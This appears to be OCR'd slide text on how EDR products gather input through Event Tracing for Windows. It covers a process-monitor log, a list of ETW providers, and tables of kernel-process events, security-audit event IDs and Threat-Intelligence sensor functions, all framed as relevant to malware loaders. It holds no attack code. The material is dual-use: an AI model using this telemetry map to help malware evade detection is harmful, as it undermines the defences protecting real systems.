10:22:...	svchost.exe	4364	Thread Exit		SUCCESS	Thread ID: 281292, User Time: 0.0000000, Kernel Time: 0.0000000
10:22:...	svchost.exe	4796	Thread Exit		SUCCESS	Thread ID: 288548, User Time: 0.0000000, Kernel Time: 0.0000000
10:22:...	svchost.exe	4872	Thread Exit		SUCCESS	Thread ID: 290056, User Time: 0.0000000, Kernel Time: 0.0000000
10:22:...	svchost.exe	4620	Thread Exit		SUCCESS	Thread ID: 289636, User Time: 0.0000000, Kernel Time: 0.0000000
10:22:...	svchost.exe	30596	Thread Exit		SUCCESS	Thread ID: 283452, User Time: 0.0000000, Kernel Time: 0.0000000
10:22:...	svchost.exe	1708	Process Create	C:\Windows\system32\wbem\wmiprvse...	SUCCESS	PID: 289092, Command line: C:\Windows\system32\wbem\wmiprvse.exe -Embedding
10:22:...	wmiprvse.exe	289092	Process Start		SUCCESS	Parent PID: 1708, Command line: C:\Windows\system32\wbem\wmiprvse.exe -Embedding, Current directory: C:\Windows\...
10:22:...	wmiprvse.exe	289092	Thread Create		SUCCESS	Thread ID: 280084
10:22:...	wmiprvse.exe	289092	Load Image	C:\Windows\System32\wbem\WmiPrv...	SUCCESS	Image Base: 0x7ff7611a0000, Image Size: 0x7f000
10:22:...	wmiprvse.exe	289092	Load Image	C:\Windows\System32\ntdll.dll	SUCCESS	Image Base: 0x7ff994eb0000, Image Size: 0x217000
10:22:...	wmiprvse.exe	289092	Load Image	C:\Windows\System32\kernel32.dll	SUCCESS	Image Base: 0x7ff993440000, Image Size: 0xc4000
10:22:...	wmiprvse.exe	289092	Load Image	C:\Windows\System32\KernelBase.dll	SUCCESS	Image Base: 0x7ff992670000, Image Size: 0x3ad000
10:22:...	wmiprvse.exe	289092	Load Image	C:\Windows\System32\msvcrt.dll	SUCCESS	Image Base: 0x7ff993510000, Image Size: 0xa7000
10:22:...	wmiprvse.exe	289092	Thread Create		SUCCESS	Thread ID: 286076
10:22:...	wmiprvse.exe	289092	Thread Create		SUCCESS	Thread ID: 286920
10:22:...	wmiprvse.exe	289092	Thread Create		SUCCESS	Thread ID: 7444
10:22:...	wmiprvse.exe	289092	Load Image	C:\Windows\System32\wbem\fastprox.dll	SUCCESS	Image Base: 0x7ff987110000, Image Size: 0xf8000
10:22:...	wmiprvse.exe	289092	Load Image	C:\Windows\System32\ncobjapi.dll	SUCCESS	Image Base: 0x7ff986af0000, Image Size: 0x17000
10:22:...	wmiprvse.exe	289092	Load Image	C:\Windows\System32\combase.dll	SUCCESS	Image Base: 0x7ff9930b0000, Image Size: 0x38d000


EDR Input

ETW

ETW


Events:
• Network
• Disk
• OS
• etc
ETW Providers
ETW Sessions (ETW Loggers)
Session #1
• data buffer
• providers
Session #2
• data buffer
• providers
..
Session #64
• data buffer
• providers
Real-time Delivery
Log files
ETW Consumers
ETW Controllers
Event Tracing for Windows (ETW)
Results:
• Data for analysis
• Alert notifications

ETW Providers




```
PS C:\temp> logman query providers

Provider                                 GUID
-------------------------------------------------------------------------------
ACPI Driver Trace Provider               {DAB01D4D-2D48-477D-B1C3-DAAD0CE6F06B}
Active Directory Domain Services: SAM    {8E598056-8993-11D2-819E-0000F875A064}
Active Directory: Kerberos Client        {BBA3ADD2-C229-4CDB-AE2B-57EB6966B0C4}
Active Directory: NetLogon               {F33959B4-DBEC-11D2-895B-00C04F79AB69}
ADODB.1                                  {04C8A86F-3369-12F8-4769-24E484A9E725}
ADOMD.1                                  {7EA56435-3F2F-3F63-A829-F0B35B5CAD41}
Application Popup                        {47BFA2B7-BD54-4FAC-B70B-29021084CA8F}
Application-Addon-Event-Provider         {A83FA99F-C356-4DED-9FD6-5A5EB8546D68}
ATA Port Driver Tracing Provider         {D08BD885-501E-489A-BAC6-B7D24BFE6BBF}
AuthFw NetShell Plugin                   {935F4AE6-845D-41C6-97FA-380DAD429B72}
BCP.1                                    {24722B88-DF97-4FF6-E395-DB533AC42A1E}
BFE Trace Provider                       {106B464A-8043-46B1-8CB8-E92A0CD7A560}
BITS Service Trace                       {4A8AAA94-CFC4-46A7-8E4E-17BC45608F0A}
Certificate Services Client CredentialRoaming Trace {EF4109DC-68FC-45AF-B329-CA2825437209}
Certificate Services Client Trace        {F01B7774-7ED7-401E-8088-B576793D7841}
Circular Kernel Session Provider         {54DEA73A-ED1F-42A4-AF71-3E63D056F174}
Classpnp Driver Tracing Provider         {FA8DE7C4-ACDE-4443-9994-C4E2359A9EDB}
Critical Section Trace Provider          {3AC66736-CC59-4CFF-8115-8DF50E39816B}
DBNETLIB.1                               {BD568F20-FCCD-B948-054E-DB3421115D61}
Deduplication Tracing Provider           {5EBB59D1-4739-4E45-872D-B8703956D84B}
Disk Class Driver Tracing Provider       {945186BF-3DD6-4F3F-9C8E-9EDD3FC9D558}
```

ETW Providers, Loader relevant

ETW Provider	Info
Microsoft-Windows-Kernel-Process	• Process Start/Stop • Thread Start/Stop • Image Loads
Microsoft-Windows-Security-Auditing	• Process Start/Stop • Security Operations
Microsoft-Antimalware-*	• Defender Internals
<tbd>	

ETW Provider: Microsoft-Windows-Kernel-Process

Microsoft-Windows-Kernel-Process: Provides events related to process creation and termination. It can help detect suspicious processes being spawned.



Name	Value	Version	Task	Keyword
ProcessStart	1	0	ProcessStart	WINEVENT_KEYWORD_PROCESS
ProcessStart_V1	1	1	ProcessStart	WINEVENT_KEYWORD_PROCESS
ProcessStart_V2	1	2	ProcessStart	WINEVENT_KEYWORD_PROCESS
ProcessStart_V3	1	3	ProcessStart	WINEVENT_KEYWORD_PROCESS
ProcessStop	2	0	ProcessStop	WINEVENT_KEYWORD_PROCESS
ProcessStop_V1	2	1	ProcessStop	WINEVENT_KEYWORD_PROCESS
ProcessStop_V2	2	2	ProcessStop	WINEVENT_KEYWORD_PROCESS
ThreadStart	3	0	ThreadStart	WINEVENT_KEYWORD_THREAD
ThreadStart_V1	3	1	ThreadStart	WINEVENT_KEYWORD_THREAD
ThreadStop	4	0	ThreadStop	WINEVENT_KEYWORD_THREAD
ThreadStop_V1	4	1	ThreadStop	WINEVENT_KEYWORD_THREAD
ImageLoad	5	0	ImageLoad	WINEVENT_KEYWORD_IMAGE
ImageUnload	6	0	ImageUnload	WINEVENT_KEYWORD_IMAGE
CpuBasePriorityChange	7	0	CpuBasePriorityChange	WINEVENT_KEYWORD_CPU_PRIORITY
CpuPriorityChange	8	0	CpuPriorityChange	WINEVENT_KEYWORD_CPU_PRIORITY
PagePriorityChange	9	0	PagePriorityChange	WINEVENT_KEYWORD_OTHER_PRIORITY
IoPriorityChange	10	0	IoPriorityChange	WINEVENT_KEYWORD_OTHER_PRIORITY
ProcessFreezeStart	11	0	ProcessFreeze	WINEVENT_KEYWORD_PROCESS_FREEZE
ProcessFreezeStart_V1	11	1	ProcessFreeze	WINEVENT_KEYWORD_PROCESS_FREEZE
ProcessFreezeStop	12	0	ProcessFreeze	WINEVENT_KEYWORD_PROCESS_FREEZE
ProcessFreezeStop_V1	12	1	ProcessFreeze	WINEVENT_KEYWORD_PROCESS_FREEZE
JobStart	13	0	JobStart	WINEVENT_KEYWORD_JOB
JobTerminateStop	14	0	JobTerminate	WINEVENT_KEYWORD_JOB
ProcessRundown	15	0	ProcessRundown	WINEVENT_KEYWORD_PROCESS
ProcessRundown_V1	15	1	ProcessRundown	WINEVENT_KEYWORD_PROCESS


- **Process** Start/Stop
- **Thread** Start/Stop
- **Image** Load/Unload
- Some more

ProcessStart data:

- ProcessID
- CreateTime
- ParentProcessID
- ImageName


Basically same as Kernel Callbacks

ETW Provider: Microsoft-Windows-Security-Auditing



EventId	Event Description	Event Audit Sul	Operational Functions	Event Processing Functions	Event Emission Function
4624	An account was successfully logged on.	Audit Logon	SspirLogonUser, SspiExLo	[LsapAuGenerateLogonAudits], Ls	ntdll!EtwWriteUMSecurityEvent
4625	An account failed to log on.	Audit Logon	SspirLogonUser, SspiExLo	[LsapAuGenerateLogonAudits], Ls	ntdll!EtwWriteUMSecurityEvent
4627	Group membership information.	Audit Logon	LsapAuApiDispatchLogonU LsapCreateTokenEx	[LsapReportGroupsAtLogonEvent	ntdll!EtwWriteUMSecurityEvent
4634	An account was logged off	Audit Logoff	LsapLogonSessionDelete	[LsapAdtAuditLogoff], LsapAdtWri	ntdll!EtwWriteUMSecurityEvent
4647	User initiated logoff.	Audit Logoff	winlogon!WLGeneric_Logg ExitWindowsEx, winlogon!\	[AuthziLogAuditEvent], AuthzpSer [AuthziLogAuditEvent], AuthzpSer	ntdll!EtwWriteUMSecurityEvent
4648	A logon was attempted using explicit crede	Audit Logon	SspirLogonUser, SspiExLo	[LsaIAuditLogonUsingExplicitCred	ntdll!EtwWriteUMSecurityEvent
4656	A handle to an object was requested.	Audit File Systen	ObpCreateHandle SepAccessCheckAndAudit	[SepAdtOpenObjectAuditAlarm], S [SepAdtOpenObjectAuditAlarm], S	nt!EtwWriteKMSecurityEvent
4657	A registry value was modified.	Audit Registry	CmDeleteKeyValue CmSetValueKey	[SeAdtRegistryValueChangedAud [SeAdtRegistryValueChangedAud	nt!EtwWriteKMSecurityEvent
4660	An object was deleted.	Audit File Systen	NtDeleteObjectAuditAlarm NtDeleteKey, SeDeleteObj NtMakeTemporaryObject, S SeDeleteObjectAuditAlarm	[SepAdtDeleteObjectAuditAlarm], [SepAdtDeleteObjectAuditAlarm], [SepAdtDeleteObjectAuditAlarm], [SepAdtDeleteObjectAuditAlarm],	nt!EtwWriteKMSecurityEvent
4661	A handle to an object was requested.	Audit Directory S	SampOpenAccount...SepA SampOpenDomain...SepA	SepAdtOpenObjectAuditAlarm, Se SepAdtOpenObjectAuditAlarm, Se	nt!EtwWriteKMSecurityEvent
4662	An operation was performed on an object.	Audit Directory S	IDL_DRSGetNCChanges More info, just not documer	[AuthziLogAuditEvent], AuthzpSer	ntdll!EtwWriteUMSecurityEvent
4663	An attempt was made to access an object.	Audit File Systen	ObpAuditObjectAccess	[SeOperationAuditAlarm], SepAdtl	nt!EtwWriteKMSecurityEvent
4664	An attempt was made to create a hard link.	Audit File Systen	CreateHardLink, NtSetInfor	[SeAuditHardLinkCreationWithTra	nt!EtwWriteKMSecurityEvent
4672	Special privileges assigned to new logon.	Audit Special Lo	LsaISetSupplementalToker SspiExLogonUser, LsapAu SspiExLogonUser, LsaCon	[LsapAdtAuditSpecialPrivileges], L [LsapAdtAuditSpecialPrivileges], L [LsapAdtAuditSpecialPrivileges], L	ntdll!EtwWriteUMSecurityEvent
4673	A privileged service was called.	Audit Sensitive F	ntdll!NtPrivilegedServiceAu	[SepAdtPrivilegedServiceAuditAla	nt!EtwWriteKMSecurityEvent
4674	An operation was attempted on a privileged	Audit Sensitive F	ObpCreateHandle NtOpenObjectAuditAlarm SeAuditHandleCreation SepAccessCheckAndAudit	[SepAdtPrivilegeObjectAuditAlarm	nt!EtwWriteKMSecurityEvent
4688	A new process has been created.	Audit Process Cr	NtCreateuserProcess, Psp PsCreateMinimalProcess, I PspCreateProcess, PspIns	[SeAuditProcessCreation], SepAd [SeAuditProcessCreation], SepAd [SeAuditProcessCreation], SepAd	nt!EtwWriteKMSecurityEvent
4689	A process has exited.	Audit Process Te	NtTerminateProcess,PspEx PspTerminateThreadByPoi KiSchedulerApcTerminate,	[SeAuditProcessExit], SepAdtLog/ [SeAuditProcessExit], SepAdtLog/ [SeAuditProcessExit], SepAdtLog/	nt!EtwWriteKMSecurityEvent

Two Sides of ETW




EDR Input

ETW-TI

ETW-Threat Intelligence
The good shit

Few consumers (Defender?)
Req PPL'd and signed process



- `EtwTi` : These are Microsoft-Windows-Threat-Intelligence-Sensors.
- `EtwTim` : These are Microsoft-Windows-Security-Mitigations-Sensors.

Microsoft-Windows-Threat-Intelligence-Sensors	Microsoft-Windows-Security-Mitigations-Sens
EtwTiLogInsertQueueUserApc	EtwTimLogBlockNonCetBinaries
EtwTiLogDeviceObjectLoadUnload	EtwTimLogControlProtectionUserModeReturnMisı
EtwTiLogSetContextThread	EtwTimLogProhibitFsctlSystemCalls
EtwTiLogReadWriteVm	EtwTimLogRedirectionTrustPolicy
EtwTiLogAllocExecVm	EtwTimLogUserCetSetContextIpValidationFailure
EtwTiLogProtectExecVm	EtwTimLogProhibitChildProcessCreation
EtwTiLogMapExecView	EtwTimLogProhibitDynamicCode
EtwTiLogDriverObjectUnLoad	EtwTimLogProhibitLowILImageMap
EtwTiLogDriverObjectLoad	EtwTimLogProhibitNonMicrosoftBinaries
EtwTiLogSuspendResumeProcess	EtwTimLogProhibitWin32kSystemCalls
EtwTiLogSuspendResumeThread	

EDR Input

